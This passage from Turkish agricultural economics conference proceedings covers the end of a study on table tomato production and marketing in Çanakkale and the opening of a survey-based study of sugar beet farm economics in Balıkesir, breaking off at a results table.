Yaş gruplarına göre incelendiğinde, aile işgücü potansiyelinin %44,8'ini 15-49 yaş grubundaki nüfus, %45,2'ini 50 yaş ve üzerindeki nüfus, %10,0'unu 7-14 yaş grubundaki nüfus oluşturmaktadır.

İşletmelerin bitkisel üretim alanı ortalama 54,9 dekar olup bu alanın ortalama %33,1'i sofralık domates ekime ayrılmaktadır. İşletmelerin sahip olduğu sofralık domates ekim alanı 2 dekar ile 52 dekar arasında değişmektedir ve ortalama arazi genişliği 18,2 dekar olarak saptanmıştır.

Aktürk'ün Çanakkale ilinin Merkez, Bayramiç. Biga ve Ezine ilçelerinde yürüttüğü bir çalışmaya göre domates yetiştiriciliği yapan işletmelerde ortalama arazi genişliği 28,5 dekar olup işletmeler en düşük 2 dekar en yüksek 100 dekar arazi genişliğinde yetiştiricilik yapmaktadır [11].

3.2. Sofralık Domates Üretiminden Elde Edilen Verim (The Yield of Table Tomatoes Production)

Verim düzeyleri üzerine pek çok faktör etki edebilmektedir. Üretim bölgesinin iklim, toprak, su gibi doğal özelliklerinin yanı sıra üretim dönemi, üretimde kullanılan materyalin cinsi, üreticinin bilgi birikimi verimi doğrudan ya da dolaylı olarak etkilemektedir.

Araştırma kapsamında incelenen işletmelerde domates verimi gruplar itibariyle Tablo 2'de verilmiştir. Üretim dönemi itibariyle işletmelerin, dekara sofralık domates verimi 6.883,8 kg olarak gerçekleşmiştir.

Gruplara ilişkin verim düzeyleri incelendiğinde ise 1. grupta yer alan işletmelerin ortalama verimleri 5.769,2 kg/da ile en düşük olup 4. grupta yer alan işletmelerin ortalama verimleri 7.425,5 kg/da ile en yüksek olduğu görülmektedir (Tablo 2). Üretim alanı genişledikçe elde edilen verim düzeylerinin de arttığı yönünde bir çıkarımda bulunabilir. İlaveten 4. grupta yer alan üreticilerin eğitim düzeyleri en yüksek olup (bkz: Tablo 1) bu durumun da verime etkili olacağı düşünülebilir.

Tablo 2. İncelenen İşletmelerde Gruplara Göre Verim (kg/da)

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Verim	5.769,2	6.630,4	6.562,5	7.425,5	6.883,8

Çanakkale İl Tarım ve Orman Müdürlüğü'nün 2019 yılı verilerine göre domates verimi 7.294,0 kg/da'dır [9]. İncelenen işletmeler geneli bu verim değerinin altında kalmakta olup 4. grupta yer alan işletmelere ait verim değerleri il ortalamasının üzerinde seyretmektedir.

Aktürk ve ark.'nın Çanakkale ilinin Biga ilçesinde yaptıkları çalışmaya göre domates verimi 6.356,0 kg/da olarak belirlenmiştir [12].

3.3. Sofralık Domatesin Pazarlanması ve Fiyatlar (Marketing of Table Tomatoes and Prices)

Yaş sebze pazarlamasında, üreticilerin ürünlerini genellikle tüccara, pazarcılara ve toptancı hallerine sattığı görülmektedir [13, 14].

Araştırma kapsamındaki üreticilerin %99'u ürününü tüccara satarken yalnızca %1'inin ürün satışını kendisinin gerçekleştirdiği tespit edilmiştir. İşletme gruplarına göre inceleme yapıldığında 3. grupta yer alan üreticilerin %93,8'i ürününü tüccara satmakta olup %6,2'si ürün satışını kendisi gerçekleştirmektedir (Tablo 3).

Tablo 3. İncelen İşletmelerde Sofralık Domatesin Pazarlanma Durumu (%)

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Tüccar	100,0	100,0	93,8	100,0	99,0
Kendisi	0,0	0,0	6,2	0,0	1,0
Toplam	100,0	100,0	100,0	100,0	100,0

İncelenen işletmelerde üretim dönemi itibariyle, sofralık domatesin ortalama satış fiyatı 1,03 TL/kg olarak belirlenmiştir. İşletme gruplarına göre inceleme yapıldığında en yüksek ortalama fiyata 1. ve 4. grupta ulaşıldığı görülmektedir (Tablo 4).

Tablo 4. İncelenen İşletmelerde Sofralık Domates Satış Fiyatı (TL/kg)

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Fiyat	1,07	1,00	1,00	1,07	1,03

1. ve 4. gruptaki işletmelerin daha yüksek fiyat elde etmesinde ürünün pazara farklı zamanlarda arz edilmiş olmasının etkili olduğu söylenebilir. Tarımsal Ekonomi ve Politika Geliştirme Enstitüsü (TAGEM)'nin tarımsal ürünler piyasa raporuna göre domates fiyatı 2,1 TL/kg olarak belirtilmektedir [3]. Buna karşın incelenen işletmeler ortalamasının, bu değer %10,0 altında kaldığı görülmektedir.

Domates satışları peşin veya vadeli olarak gerçekleşmektedir. İşletmelerin %81,8'i ürünlerini peşin olarak satarken %18,2'i vadeli olarak satış yapmaktadır. Gruplar itibariyle incelendiğinde ise 1. grupta yer alan işletmelerin oldukça büyük bir çoğunluğunun ürünlerini peşin olarak sattığı görülmektedir (Tablo 5).

Tablo 5. İncelenen İşletmelerde Sofralık Domatesin Satış Şekli (%)

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Peşin	92,3	73,9	81,3	83,0	81,8
Vadeli	7,7	26,1	18,7	17,0	18,2
Toplam	100,0	100,0	100,0	100,0	100,0

İncelenen işletmelere pazarlamada karşılaştıkları sorunların neler olduğu sorulduğunda; %44,4'ü en az bir kere olmak üzere, ürünlerini tüccara sattıktan sonra paralarını alamadıklarını dile getirmektedir. Buradan hareketle 1. grupta yer alan üreticilerin, yaş ortalamaları ve sofralık domates üretimindeki mesleki tecrübelerinin genel ortalamanın üzerinde seyrettiği (bkz: Tablo 1) göz önüne alınarak ürünlerini daha çok peşin satmayı tercih ettikleri söylenebilir.

3.4.İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (Agricultural Credit Usage Status of Enterprises)

İncelenen işletmelerin %39,4'ü tarımsal kredi kullanmakta olup üreticilerin %87,2'si kredi kullanımında ilk sırada Türkiye Cumhuriyeti Ziraat Bankası'nı tercih etmişlerdir.

Tarımsal kredi kullanma durumu gruplar itibariyle incelendiğinde 1. grupta yer alan üreticilerin %92,3'ünün kredi kullanmadığı tespit edilmiştir (Tablo 6). Bu grupta yer alan işletmelerin küçük arazi genişlikleri nedeniyle daha az tarımsal kredi kullandıkları söylenebilir.

Tablo 6. İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (%)

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Evet	7,7	34,8	43,8	48,9	39,4
Hayır	92,3	65,2	56,2	51,1	60,6
Toplam	100,0	100,0	100,0	100,0	100,0

Kredi kullanan işletmelerde ortalama kredi kullanım değeri ise 4.957 TL/da olarak belirlenmiştir. Kullanılan kredi tutarı gruplar itibariyle incelendiğinde; 1. grupta yer alan işletmelerin ortalama kredi kullanım değerinin 5.000 TL/da, 2. grupta yer alanların 4.864,63 TL/da, 3. grupta yer alanların 5.608,86 TL/da ve 4. grupta yer alanların ise 4.788,05 TL/da olduğu tespit edilmiştir.

3.5. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Sofralık Domatesin Payı (Vegetative Production Value and Share of Table Tomatoes in Enterprises)

İncelenen işletmelerde ortalama bitkisel üretim değeri 1.077.816,4 TL olup sofralık domates üretiminin bitkisel üretim değeri içindeki payı %12,5 olarak belirlenmiştir. Gruplar itibariyle incelendiğinde 3. grupta yer alan işletmelerin domates üretim değerinin, bitkisel üretim değerinden aldığı payın %18,1 en yüksek olduğu görülmektedir. Aynı zamanda bu pay genel ortalamanın da üzerinde seyretmektedir (Tablo 7).

Bu durumun temel sebebi 3. gruptaki işletmelerin bitkisel üretim değerinin diğerlerine nispeten daha düşük olmasına karşın domates üretim değerinin payından kaynaklanmaktadır. Bunun yanı sıra sofralık domates üretimi yapan işletmelerin %44,6'sı aynı zamanda hayvancılık yapmakta olup, 3. grupta bulunan işletmelerin %43,8'i hayvancılıkla uğraşmaktadır. 3. grup işletmelerin ortalaması işletme geneline yakın olduğundan bu gruptaki işletmelerin bitkisel üretim değerinin nispeten az olmasının sebebi olarak gösterilebilir.

Tablo 7. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Domatesin Payı

	1.grup (13 işletme)	2.grup (23 işletme)	3.grup (16 işletme)	4.grup (47 işletme)	Genel
Bitkisel Üretim Değeri	370.079,8	399.847,6	528.300,5	1.792.414,6	1.077.816,4
Sofralık Üretim Değeri	24.506,9	58.615,2	95.617,8	216.801,4	135.215,1
Domatesin Payı (%)	6,6	14,7	18,1	12,1	12,5

3.6. İncelenen İşletmelerde Üretim ve Pazarlamayla İlgili Sorunlar (Problems Related to Production and Marketing in Examined Enterprises)

İncelenen işletmelere sofralık domates üretiminde karşılaşılan en önemli ilk 3 sorunun ne olduğu sorulmuş olup sırası ile tuta zararlısı, mildiyö ve kök çürüklüğü yanıtları verilmiştir. Yörede sofralık domates üretiminde karşılaşılan en önemli sorun tuta zararlısıdır [15, 16]. Üreticilerin %97,0'si tutanın çok ciddi bir problem olduğunu ve ürün kalitesinin bozulmasına sebep olarak düşük fiyattan ürün satışını zorunlu kıldığını belirtmiştir.

Yine üreticilere 2021 yılındaki tahmini sofralık domates ekim alanı sorulduğunda, üreticilerin %34,4'ü tuta sebebiyle gelecek yıl için üretimden vazgeçebilecekleri yanıtını vermişlerdir. Üreticilere

üretim için hangi konularda bilgi ihtiyacı duydukları sorulduğunda ise %53,3'ü tuta ile mücadele konusunda bilgiye ihtiyacı oldukları tespit edilmiştir.

Çalışmaya katılan üreticilere sofralık domatesin pazarlanmasında karşılaşılan en önemli sorunların neler olduğu sorulmuş olup düşük üretici fiyatı, üreticilerin satış sonrası paralarını alamaması, pazarlama, kalite ve fiyat belirsizliği sorunları ile karşı karşıya olduğu tespit edilmiştir. Üreticilerin %75,8'i ellerine geçen fiyatların çok düşük olduğunu ve fiyatı belirleme konusunda tüccarların söz sahibi olduğunu belirtmektedirler. Buna ilaveten bir diğer en önemli sorun, üreticilerin ödeme alma garantilerinin olmayışdır. Sofralık domates üreticilerinin tamamı ürünlerini tüccarlara satmakta olup %44,4'ü satış sonrası paralarını temin edemediklerini bildirmektedir.

Üreticilere, üretim ve pazarlamada karşılaştıkları sorunların çözümünde hangi bilgi kaynaklarına başvurdukları sorulmuş olup %67,7'sinin ilaç bayinden yardım aldığı tespit edilmiştir. Üreticilerin %17,2'si ise sorunların çözümünde kendi tecrübesinden faydalandığını belirtmektedir. Önemli bir diğer bulgu ise söz konusu sorunların çözümünde üniversiteden hiçbir destek talep edilmemiş olmasıdır.

4. SONUÇ

Sofralık domates üretimi, il ekonomisine getirisi bakımından oldukça önemli bir ürün olmasına karşın tarımsal üretimin birtakım kronikleşmiş sorunlarını barındırmaktadır. Bunlardan en önemlileri; fiyatlar, üretim ve pazarlamaya ilişkin sorunlar olarak tespit edilmiştir [17].

Üretim boyutunda, en önemli sorunun tuta zararlısı olduğu saptanmış olup bu konuda bir çözüm yolu bulamayan üreticinin mücadele kapsamında ilaçlama giderleri altında ezildiği görülmektedir. Yörede tuta ile mücadele bağlamında birtakım uygulama çalışmalarının yapıldığı bildirilmekle birlikte bunların etkili olmadığı bilgisi toplanmıştır. Sorunun çözümüne ilişkin olarak sahaya dönük çalışmaların artırılması oldukça önem arz etmektedir.

Fiyatlar ve pazarlama boyutunda ise; üretici eline geçen fiyatlar düşük olmakta ve üreticiler pazar güvencesi bulamamaktadırlar. Buna karşın bölgede, domates ile ilgili kooperatif, birlik gibi herhangi bir örgütlü yapının olmadığı saptanmıştır. Üreticilere domatesle ilgili bir kooperatif, birlik gibi bir organizasyon olsa üye olur musunuz diye sorulduğunda %32,3'ü üye olacakları yanıtını vermiştir. Üye olmayacaklarının bildiren %67,7'lik kesimin %30,3'ü de kooperatiflerin düzgün işlemediğini ve kooperatiflere güvenlerinin olmadığı gerekçesini sunmaktadırlar.

Talebe uygun kalite ve miktarda sofralık domates üretimini sürekli hale getirmek, fiyat istikrarını sağlamak ve üreticilere pazar garantisini sağlamak için düzgün işleyecek bir örgütlü yapının ya da sözleşmeli üretimin benimsenmesi gerekmektedir. Aktürk ve Tatlıdil'in Çanakkale ilinde yürüttükleri bir çalışmaya göre sözleşmeli üretim yapan domates üreticileri, üretimde etkinlik sağlayarak fazla girdi kullanımını engelleyebilecek ve ürün kalitesini de artıracaktır [18].

Hastalık ve zararlılarla mücadele kapsamında üreticiler, ilaç kullanımı konusunda bilinçlendirilmelidir.

Saha ve yayım çalışmaları konusunda üniversitelere daha faal bir kimlik kazandırılmalıdır. Üniversite ve üretici iş birlikleri esası benimsenmelidir.

Üretim ve pazarlama konularındaki bilimsel araştırmalar artırılmalı ve elde edilen çalışmalar uygulamaya aktarılmalıdır.

5. KAYNAKÇA

- [1] D. Wang and G. B. Seymour. "Tomato flavor: lost and found?" *Molecular Plant*, vol. 10, pp. 782-784, May 2017.
- [2] H. Khan and F. Ali. "Measurement of productive efficiency of tomato growers in Peshawar, Pakistan." *Agricultural Economics*, vol. 59, pp. 381-388, August 2013.
- [3] TAGEM, Tarım ürünleri piyasaları: domates, 2020. [E-doküman] Erişim: <https://arastirma.tarimorman.gov.tr/tepge/Belgeler/PDF%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Piyasalar%C4%B1/2020-Ocak%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Raporu/Domates%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Piyasa%20Raporu%202020%20ocak.pdf>
- [4] B. Çetin ve A. Vardar. "An economic analysis of energy requirements and input costs for tomato production in Turkey." *Renewable Energy*, vol. 33, pp. 428-433, March 2008.
- [5] FAO, Dünya ve Türkiye domates ekim alanı ve üretim miktarları, 2021. [E-Veri tabanı] Erişim: <http://www.fao.org/faostat/en/#data>
- [6] TÜİK, Türkiye domates üretim miktarı, 2021. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [7] TÜİK, Çanakkale domates üretim miktarı, 2021. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [8] TÜİK, Çanakkale domates ekim alanı ve üretim miktarı, 2021. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [9] TOB, 2019 Yılı brifing raporu, 2019. [E- rapor] Erişim: <https://canakkale.tarimorman.gov.tr/Menu/13/Brifingler>
- [10] T. Yamane. "Temel Örnekleme Yöntemleri." *Literatür Yayınları* (çev. A. Esin), İstanbul, 2010.
- [11] D. Aktürk. "Çanakkale domatesinin üretim faaliyetinin ekonomik analizi." Çanakkale Domates Çalıştayı'nda sunuldu, Çanakkale, 2014.
- [12] D. Aktürk, C. Öztokat ve C. Ö. Egesel. "Domatesin birim ürün maliyeti: Çanakkale örneği." VI. Sebze Tarımı Sempozyumu'nda sunuldu, Kahramanmaraş, 2006.
- [13] K. Daka, A. Gül ve S. Engindeniz. "Muğla ilinde seralarda dışsatıma yönelik domates üretimi ve pazarlaması". *Ege Üniversitesi Ziraat Fakültesi Dergisi*, cilt 49, s. 175-185, Mayıs 2012.

- [14] K. Karadaş ve Y. E. Ertürk. “İğdir ilinde domates üretimi ve pazarlaması”. Meyve Bilimi, cilt 1, s. 33-37, Ekim 2016.
- [15] B. Alaca, B. Egesel, F. Efil, T. Dönmez ve F. Ergin. “Çanakkale’de domates güvesi [tuta absoluta (meyrick) (lepidoptera: gelechiidae)]’ne karşı biyoteknik mücadele çalışması”. ÇOMÜ Ziraat Fakültesi Dergisi, cilt 6, s. 97-105, Aralık 2018.
- [16] B. Polat. “Batakovası (Çanakkale) açık alan domates yetiştiriciliğinde domates güvesi tuta absoluta (meyrick, 1917)’nın popülasyon değişiminin belirlenmesi”. Bahçe, cilt 49, s. 35-41, Mart 2020.
- [17] D. Aktürk, G. Balcı, S. Manav ve A. Poyraz. “Türkiye’de yaş meyve-sebze üretimi ve dış ticaretinin irdelenmesi.” Bahçe, cilt 45, s. 1216-1220, Ağustos 2016.
- [18] D. Aktürk, F. F. Tatlıdil. “Domates üretiminde sözleşmeli tarım modelini uygulayan ve uygulamayan işletmelerde veri zarflama yöntemi ile etkinlik karşılaştırılması.” V. Sebze Tarımı Sempozyumu’nda sunuldu, Çanakkale, 2004.

ŞEKER PANCARI ÜRETİMİNİN EKONOMİK ANALİZİ: BALIKESİR İLİ ÖRNEĞİ

Musab Ural¹, Arif Semerci²

^{1,2}*Çanakkale Onsekiz Mart Üniversitesi, Ziraat Fakültesi, Çanakkale, TURKEY*

musabural@hotmail.com

ÖZET

Şeker pancarı, Türkiye’de tarım sektöründe ve tarıma dayalı sanayi üretiminde önemli bir rol oynamakta ve yarattığı katma değerle önemini korumaya devam etmektedir. Şekerin ekonomik değerinin yanı sıra yarattığı sosyal faydası, istihdam boyutu ve çiftçiyi tarımsal üretime bağlı kılarak köyden kente göçü engelleyen kilit role sahip olması şeker pancarını önemli kılmaktadır. Şeker pancarının işlenmesi sonucu ortaya çıkan yan ürünlerin tamamına yakını stratejik niteliği olan ürünlerdir. Küspe, melas, etanol bunlardan başlıcalarıdır. Melas ve küspe hayvan yemi olarak kullanılmakla birlikte ispiroto üretimiyle içki sanayinin önemli bir hammaddesidir. Bunların yanı sıra şeker; maya, antibiyotik, bio-etanol gibi birçok ürünün hammaddesini oluşturmaktadır. Balıkesir ilini ülke şekerpancarı üretiminde %0,44 paya sahiptir. Şekerpancarı üretimi yapılan 58 il içinde 47. sırada yer almaktadır. Şekerpancarı üretiminin il ekonomisi getirisi bakımında her ne kadar ekim alanı az olmasına rağmen Balıkesir ili Susurluk ilçesinde bulunan şeker fabrikası bölge ekonomisine gerek istihdam olarak gerekse bölgede hayvancılığın gelişmesine katkı sağlamaktadır. Bu çalışmada Balıkesir ilinde, şeker pancarı üretimi yapan tarım işletmelerinin sosyo-ekonomik özelliklerinin belirlenmesi amaçlanmıştır. Çalışmada kullanılan veriler, bölgede üretim yapan ve “*Tam Sayım Yöntemi*”ne göre belirlenen 75 şeker pancarı üretim işletmesinden anket yoluyla elde edilmiştir. Yapılan araştırma sonuçlarına göre; işletme sahiplerinin ortalama yaşı 47, şeker pancarı üretimindeki ortalama mesleki tecrübeleri 7 yıl olarak belirlenmiştir. İşletme sahiplerinin %37,3’ü ilkököl mezunu, %13,3’ü ortaokul mezunu, %46,7’si lise mezunu, %2,7’si üniversite mezunudur. Araştırma kapsamındaki işletmelerde ortalama bitkisel üretim değeri 172.211 TL, şeker pancarının üretim değerindeki payı ise %16,3 olarak tespit edilmiştir. Araştırma kapsamındaki işletmelerde ortalama şeker pancarı ekim alanı 11 da, ortalama üretim miktarı

85.213 kg, birim alandan elde edilen verim ise 7.274 kg/da olarak hesaplanmıştır. Şeker pancarı üretimi yapan işletmelerin %14,7'si tarımsal kredi kullanmakta olup, üreticilerin %81,8'si kredi kullanımında ilk sırada T.C. Ziraat Bankası'nı tercih etmişlerdir. Kredi kullanan işletmelerde ortalama kredi kullanım değeri ise 16.818 TL/da olarak belirlenmiştir. Çalışmada şekerpancarı üretiminin geliştirilmesine yönelik olarak önerilerinde bulunulmuştur.

Anahtar Kelimeler: Tarımsal Üretim, Şekerpancarı, Sosyo-Ekonomi, Balıkesir.

Not: Çanakkale Onsekiz Mart Üniversitesi Fen Bilimleri Enstitüsü Tarım Ekonomisi Anabilim Dalında yürütülmekte olan Yüksek Lisans Tezinden alınmıştır.

ECONOMIC ANALYSIS OF SUGAR BEET PRODUCTION: EXAMPLE OF BALIKESİR

ABSTRACT

Sugar beets, in the agricultural sector in Turkey and agro-industrial production an important role in plays with the importance and value added continues to maintain. The economic value of sugar, as well created social benefits, employment size linked to agricultural production and farmers making a lock that prevents the migration from villages to cities important role in sugar beets it makes. The processing of sugar beet all of the resulting byproducts close strategic nature of the products. Pulp, molasses, ethanol these are the main ones. Although molasses is used as animal feed, and pulp ethyl alcohol production industry is an important drink it is a raw material. In addition, sugar; yeast antibiotics, bio-ethanol of many products such as constitute the raw material. Balıkesir province country sugar beet production in 0.44% share. 58 within the province producing sugar beet 47. ranked. Sugar beet the economy of the province in respect of the production to the return on whatever although October up in the area are low, Balıkesir Area of Susurluk sugar factory in the district of the economy, employment and animal husbandry in the region both in contributes to the development. In this study, In the province of Balıkesir, engaged in the production of sugar beets agricultural enterprises socio-economic characteristics of we aimed to determine. Study the data to be used in the region, are engaged in manufacturing and “Full Counting Method” what 75 sugar beet production determined in accordance businesses were obtained through the survey. Made according to the research results, business the average age of the 47 owners, sugar beet the average professional experience of 7 years in

production has been identified. Business owners %37,3% are elementary school, 13.3% of % of Secondary Education, %46.7 percent of High School graduate %2.7% compared with a university graduate. Research the average crop production in the enterprises in the scope 172.211 value TL, production of sugar beet value share %16,3 has been identified as. The scope of the research enterprises in average October 11 also sugar beet area, production, average the amount 85.213 kg, the unit field is the data obtained from 7.274 kg/ha was calculated. Sugar beet of manufacturing enterprises %by 14.7% agricultural whether you are using credit, manufacturers ' %81,8% credit in use in the first place, Ziraat Bank are preferred. In enterprises that use average credit the value of credit usage 16.818 TL/DA as has been identified. In the study, sugar beet as for the improvement of production recommendations have been taken.

Keywords: *Agricultural Production, Sugar Beet, Socio-Economics, Balıkesir*

1. GİRİŞ

Temel gereksinimlerin karşılanması tarihin her döneminde insanların başlıca öncelikleri arasındadır. Bu temel gereksinimlerin başında yer alan beslenme konusunda her gün yeni gelişmeler yaşanmakta ve arayışlar sürmektedir. Beslenme alışkanlıklarımız içerisinde önemli bir yere sahip olan şekerin de hem üretimi, hem ticareti anlamında gelişmeler yaşanmakta ve bu önemli endüstri bitkisi, değişen dünya politikaları içerisinde her zaman kendisine yer bulmaktadır. Şeker üretimi çok eskilere dayanmakla birlikte, Avrupa'da yaygın kullanımı 20. yüzyılın başlarına denk gelmiş ve artan tüketimi ile uluslar arası ticaretteki önemi artmıştır[1].

Temel bir gıda maddesi olan beyaz şeker, dünyada ağırlıklı olarak şeker pancarı ve şeker kamışından üretilmektedir. İklim ve toprak şartlarının uygunluğu nedeniyle Türkiye'de üretilen beyaz şekerin tamamı, şeker pancarından elde edilmektedir. Şeker, insanların beslenme alışkanlıkları içerisinde tatlıya ayrı bir yer ayırmalarıyla nedeniyle tarih boyunca önemli bir gıda maddesi olmuştur. Şekerin üretimi tarihi çok eskilere gitmektedir[2].

Dünyada 2019/20 sezonunda dünya şeker üretiminin 39,5 milyon tonu pancardan, 126 milyon tonu da kamıştan olmak üzere toplam 165,5 milyon ton olarak gerçekleşmiştir. 2019/20 sezonu itibariyle dünyada şekerin %76'sı kamıştan, %24'ü pancardan üretilmiştir [3]. Dünya şeker ihtiyacının önemli bir kısmı şeker kamışından sağlanmaktadır. Bunun nedeni şeker kamışının ekiminin kolay olması, daha geniş alanlarda ekilebilmesi ve veriminin yüksek olmasıdır [4].

Yer aldığı coğrafya gereği Türkiye, Avrupa Birliği, Rusya, Ukrayna gibi ülkeler pancardan; ABD, Japonya, Çin gibi ülkeler hem pancardan hem kamıştan; Brezilya, Hindistan, Meksika, Pakistan,

Tayland ve Avustralya gibi ülkeler kamıştan şeker üretmektedir [5]. Dünyanın en büyük şeker üretici ülkesi Brezilya olup, dünya üretimindeki payı 2019/20 sezonu itibariyle %18,1'dir. Bu ülkeyi %17,5'lik pay ile Hindistan ve %10,3'luk pay ile AB ülkeleri takip etmektedir. Türkiye %1,6'lık payla 12. sırada yer almaktadır [6]. Dünyada 56 ülkede şeker pancarı üretilmekte olup Türkiye %6,38'lik pay ile Rusya, Fransa, ABD ve Almanya'nın ardından 5'inci sırada yer almaktadır. Türkiye, iklim koşulları dolayısıyla yalnızca şeker pancarından üretim yapan ülkeler arasındadır [7].

Türkiye'nin şekerde kendi kendine yeterliliğini esas alan 4634 sayılı Şeker Kanunu, talebini karşılayacak düzeyde üretim planlamasını yapmaktadır. Şeker Kurulu tarafından ülke içinde pazarlanacak şeker miktarı tahsis edilen kotalar ile belirlenmektedir. 2019/20 pazarlama yılında Türkiye'de 2 milyon 536 bin ton şeker üretimi gerçekleşmiştir. Yurtiçi satış (A kotası) 2 milyon 468 ton, yurtdışı satış (C Şekeri) ise 56 milyon ton olarak gerçekleşmiştir [8].

Bu çalışmada, Balıkesir ili ve ilçelerinde, şekerpancarı üretimi yapan işletmelerin sosyo-ekonomik özelliklerinin incelenmesi amaçlanmıştır. Balıkesir ilinde şekerpancarının son dönemlerde ekim alanları, üretim alanları, üretim miktarı ve verimi belirlenmesi irdelenmiştir.

2. MATERYAL VE YÖNTEM

Çalışmanın ana materyalini, Balıkesir ilinin Susurluk, Manyas, Gönen ve Bandırma ilçelerinde şekerpancarı üretim faaliyetinde bulunan ve "Tam Sayım Yöntemi"ne göre tespit edilen 75 şekerpancarı üretim işletmesinden elde edilen 2020 yılına ait yatay kesit verileri oluşturmaktadır. Verilerin değerlendirilmesinde ve analiz edilmesi temel tanımlayıcı istatistiklerden yararlanılmıştır. Yürütülen araştırmada incelenen işletmelerde sadece şekerpancarı üretim faaliyeti incelenmiştir.

Araştırma kapsamında yer alan işletmeler, standart sapma ve varyasyon katsayıları dikkate alınarak; 2,00-4,99 dekar, 5,00-9,99 dekar ve 10,00 da ve üzeri olmak üzere 3 büyüklük grubuna ayrılmıştır. Buna göre birinci grupta ana kitledeki 75 işletmeden 25'i, ikinci grupta 25'i ve üçüncü grupta da 25'i yer almaktadır.

3. BULGULAR

3.1 İncelenen İşletmelerin Sosyo- Ekonomik Özellikleri

İncelenen işletmelerde, üreticilerin ortalama yaşı 47,7, şeker pancarı üretimindeki mesleki deneyimleri 6,64 yıl olup üreticiler işletmede ortalama 149,8 gün çalışmaktadır. Gruplar itibariyle incelendiğinde 2. grupta yer alan üreticilerin daha genç oldukları görülmektedir. Üreticilerin %37,3'ü ilkökul mezunu, %13,3'ü ortaokul mezunu, %46,7'si lise mezunu, %2,7'si üniversite mezunudur. ve ortalama eğitim süresi 9,73 yıl olarak saptanmıştır. Üreticilerin ortalama mesleki tecrübeleri 6,64 yıl olup gruplar itibariyle incelendiğinde 3. grupta yer alan üreticilerin daha deneyimli oldukları görülmektedir. İşletmelerde toplam nüfus 245, ortalama nüfus ise 3,26 kişidir (Tablo 1).

Tablo 1. İncelenen İşletmelerin Sosyo-Ekonomik Özellikleri

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Üreticinin Yaşı (yıl)	51,5	46,96	49,44	47,7
Eğitim (yıl)	9,96	9,56	9,68	9,73
Mesleki Tecrübe (yıl)	6,16	6,28	7,48	6,64
İşletmede Çalışılan Gün Sayısı	148,6	149,7	151,2	149,8
İşletme Nüfusu (kişi)	3,2	3,28	3,32	3,26
Şeker pancarı Alanı (dekar)	3,18	6,48	25,44	11,7
Bitkisel Üretim Alanı (dekar)	133,92	131,6	244,96	170,16

İşletmelerin bitkisel üretim alanı ortalama 170,1 dekar olup bu alanın ortalama %6,8'ini şeker pancarı ekimine ayrılmaktadır. İşletmelerin sahip olduğu şeker pancarı ekim alanı 2 dekar ile 187 dekar arasında değişmektedir ve ortalama arazi genişliği 11,7 dekar olarak saptanmıştır.

3.2 Şeker Pancarı Üretiminden Elde Edilen Verim

Verim düzeyleri üzerine pek çok faktör etki edebilmektedir. Üretim bölgesinin iklim, toprak, su gibi doğal özelliklerinin yanı sıra üretim dönemi, üretimde kullanılan materyalin cinsi, üreticinin bilgi birikimi verimi doğrudan ya da dolaylı olarak etkilemektedir.

Araştırma kapsamında incelenen işletmelerde şeker pancarı verimi gruplar itibarıyla Tablo 2'de verilmiştir. Üretim dönemi itibarıyla işletmelerin, dekara şeker pancarı ortalama verimi 7.568 kg olarak gerçekleşmiştir.

Gruplara ilişkin verim düzeyleri incelendiğinde ise 1. grupta yer alan işletmelerin ortalama verimleri 7.792 kg/da ile en yüksek olup 3. grupta yer alan işletmelerin ortalama verimleri 7.370 kg/da ile en düşük olduğu görülmektedir (Tablo 2). Şeker pancarı üretim alanı genişledikçe elde edilen verim düzeylerinin düştüğü yönünde bir çıkarımda bulunabilir. İlave 1. grupta yer alan üreticilerin eğitim düzeyleri en yüksek olup (bkz: Tablo 1) bu durumun da verime etkili olacağı düşünülebilir (Tablo 2).

Tablo 2. İncelenen İşletmelerde Gruplara Göre Verim (kg/da)

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Verim	7792	7542	7370	7568

Balıkesir İl Tarım ve Orman Müdürlüğü'nün 2019 yılı verilerine göre şeker pancarı verimi 6544 kg/da'dır [9]. İncelenen işletmeler geneli bu verim değerinin üstünde kalmaktadır.

3.3 Şeker Pancarının Pazarlanması ve Fiyatlar

Araştırma kapsamındaki üreticilerin %100'u şeker fabrikası ile sözleşmeli üretim yaptıkları için fabrikaya satışını gerçekleştirmektedir (Tablo 3).

Tablo 3. İncelen İşletmelerde Sofralık Domatesin Pazarlanma Durumu (%)

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Fabrika	100	100	100	100
Diğer	0	0	0	0
Toplam	100	100	100	100

Şekerpancarı kota fazlası pazarlanmasın da araştırma kapsamında üreticilerin %86,6'sı şahıslara satışı gerçekleştirirken %13,4'ü c kotası olarak fabrikaya satmaktadır (Tablo 4).

Tablo 4. Şeker Pancarı Kota Fazlası Pazarlanma Durumu

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Şahıslara	22	22	21	65
C kotası	3	3	4	10
Toplam	25	25	25	75

Devletin 2019 yılı için % 16 polar içeren şeker pancarı alım fiyatını ton başına 300 lira olarak açıklamıştır.İşletmelerde üretim dönemi itibariyle, şeker pancarı ortalama satış fiyatı 0,30 TL/kg olarak belirlenmiştir (Tablo 5).

Tablo 5. İncelenen İşletmelerde Şeker Pancarı Satış Fiyatı (TL/kg)

